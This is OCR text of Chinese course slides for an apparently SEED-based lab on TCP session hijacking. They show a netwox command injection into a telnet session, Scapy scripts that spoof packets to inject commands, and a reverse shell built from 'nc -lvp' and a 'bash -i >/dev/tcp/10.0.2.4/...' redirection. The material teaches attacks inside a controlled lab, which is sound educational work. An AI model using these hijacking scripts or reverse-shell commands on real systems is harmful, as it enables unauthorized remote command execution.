
构造报文

- 将`ls`转换成16进制并加上`\r`的16进制数得到6c730d00
- netwox 40 --ip4-src 192.168.183.140 --ip4-dst 192.168.183.155 --tcp-src 42905 --tcp-dst 23 --tcp-seqnum 3564374010 --tcp-acknum 2354601335 --tcp-ack --tcp-window 114 --tcp-data "6c730d00 “
- --tcp-data 后面就是我们要注入的命令

wireshark截包看发送的报文




服务器的响应--ls的执行结果



用scapy进行TCP会话劫持(手动）

```
#!/usr/bin/python3
from scapy.all import *

print("SENDING SESSION HIJACKING PACKET.....")
ip  = IP(src="10.0.2.6", dst="10.0.2.7")
tcp = TCP(sport=59896, dport=23, flags="A", seq=1036464067,
ack=900641567)
data = "\n touch /tmp/myfile.txt\n"
pkt = ip/tcp/data
send(pkt, verbose=0)
```




Scapy自动进行会话劫持攻击

```
SRC  = "10.0.2.6"
DST  = "10.0.2.7"
PORT = 23

def spoof(pkt):
    old_ip  = pkt[IP]
    old_tcp = pkt[TCP]

    ###############################################
    ip  = IP(  src   = ??,
               dst   = ??
            )
    tcp = TCP( sport = ??,
               dport = ??,
               seq   = ??,
               ack   = ??,
               flags = "A"
             )
    data = "???"
    ###############################################

    pkt = ip/tcp/data
    send(pkt,verbose=0)
    ls(pkt)
    quit()

f = 'tcp and src host {} and dst host {} and dst port {}'.format(SRC, DST, PORT)
sniff(filter=f, prn=spoof)
```

telnet：输入命令一次发送1个字符，服务器回显

客户端自己可能还在输入数据

会话劫持后



No.	Source	Destination	Protocol	Length	Info
19	10.0.2.69	10.0.2.68	TCP	78	[TCP Dup ACK 15#2] [TCP ACKed unseen segment]
20	10.0.2.68	10.0.2.69	TELNET	70	[TCP Spurious Retransmission] Telnet Data ...
21	10.0.2.69	10.0.2.68	TCP	78	[TCP Dup ACK 15#3] [TCP ACKed unseen segment]
22	10.0.2.68	10.0.2.69	TELNET	70	[TCP Spurious Retransmission] Telnet Data ...
23	10.0.2.69	10.0.2.68	TCP	78	[TCP Dup ACK 15#4] [TCP ACKed unseen segment]
33	10.0.2.68	10.0.2.69	TELNET	70	[TCP Spurious Retransmission] Telnet Data ...
34	10.0.2.69	10.0.2.68	TCP	78	[TCP Dup ACK 15#5] [TCP ACKed unseen segment]
40	10.0.2.68	10.0.2.69	TELNET	70	[TCP Spurious Retransmission] Telnet Data ...
41	10.0.2.69	10.0.2.68	TCP	78	[TCP Dup ACK 15#6] [TCP ACKed unseen segment]

会话劫持有没有更严重的后果？

反向shell

- 客户端监听，Server向Client建立连接
  - 攻击机10.0.2.4（客户端）: nc -lvp 4567
  - 服务器10.0.2.8:
  - bash –i >/dev/tcp/10.0.2.4/4567 将bash的输出重定向到攻击机的4567，标准输出用描述符1表示，bash-i: 代表交互性
  - bash –i >/dev/tcp/10.0.2.4/4567 2>&1 将错误输出也重定向到TCP连接
  - bash –i >/dev/tcp/10.0.2.4/4567 2>&1 0<&1文件描述符0表示标准输入，表示从tcp连接获得shell的输入
  - 在攻击机上输入命令，该命令在靶机上运行，并且在攻击机上显示命令执行的结果

TCP反向shell攻击的效果

攻击机（**10.0.2.4**）上：

```
seed@Attacker (10.0.2.4):~$ pwd
/home/seed
seed@Attacker (10.0.2.4):~$ nc -l 9090 -v
Connection from 10.0.2.8 port 9090 [tcp/*] accepted
seed@Server (10.0.2.8):~/Documents$ pwd
pwd
/home/seed/Documents
seed@Server (10.0.2.8):~/Documents$
```

连上服务器

这些命令是运行在服务器上，可以用**ifconfig**命令查看**ip**确认

目标机（**10.0.2.8**）上：

```
seed@Server (10.0.2.8):~/Documents$ pwd
/home/seed/Documents
seed@Server (10.0.2.8):~/Documents$ /bin/bash -i > /dev/tcp/10.0.2.4/9090 0<&1 2>&1
```

会话劫持注入命令

4 实验要求

- 按照实验指导手册，使用本实验提供的虚拟机完成实验内容。
- 通过实验课的上机实验，按照作业的提示，完成**vmcourse**平台的作业。
- 本次实验不需要提交报告
- 注意一周之内完成实验，释放虚拟机资源。
- 因为平台资源有限，请大家错峰实验。

参考资料：

- 杜文亮. 计算机安全导论：深度实践. 高等教育出版社
- **SEED**实验室网站：

  http://www.cis.syr.edu/~wedu/seed/
- **Scapy**中文手册

  https://wizardforcel.gitbooks.io/scapy-docs/content/

VNC, 串口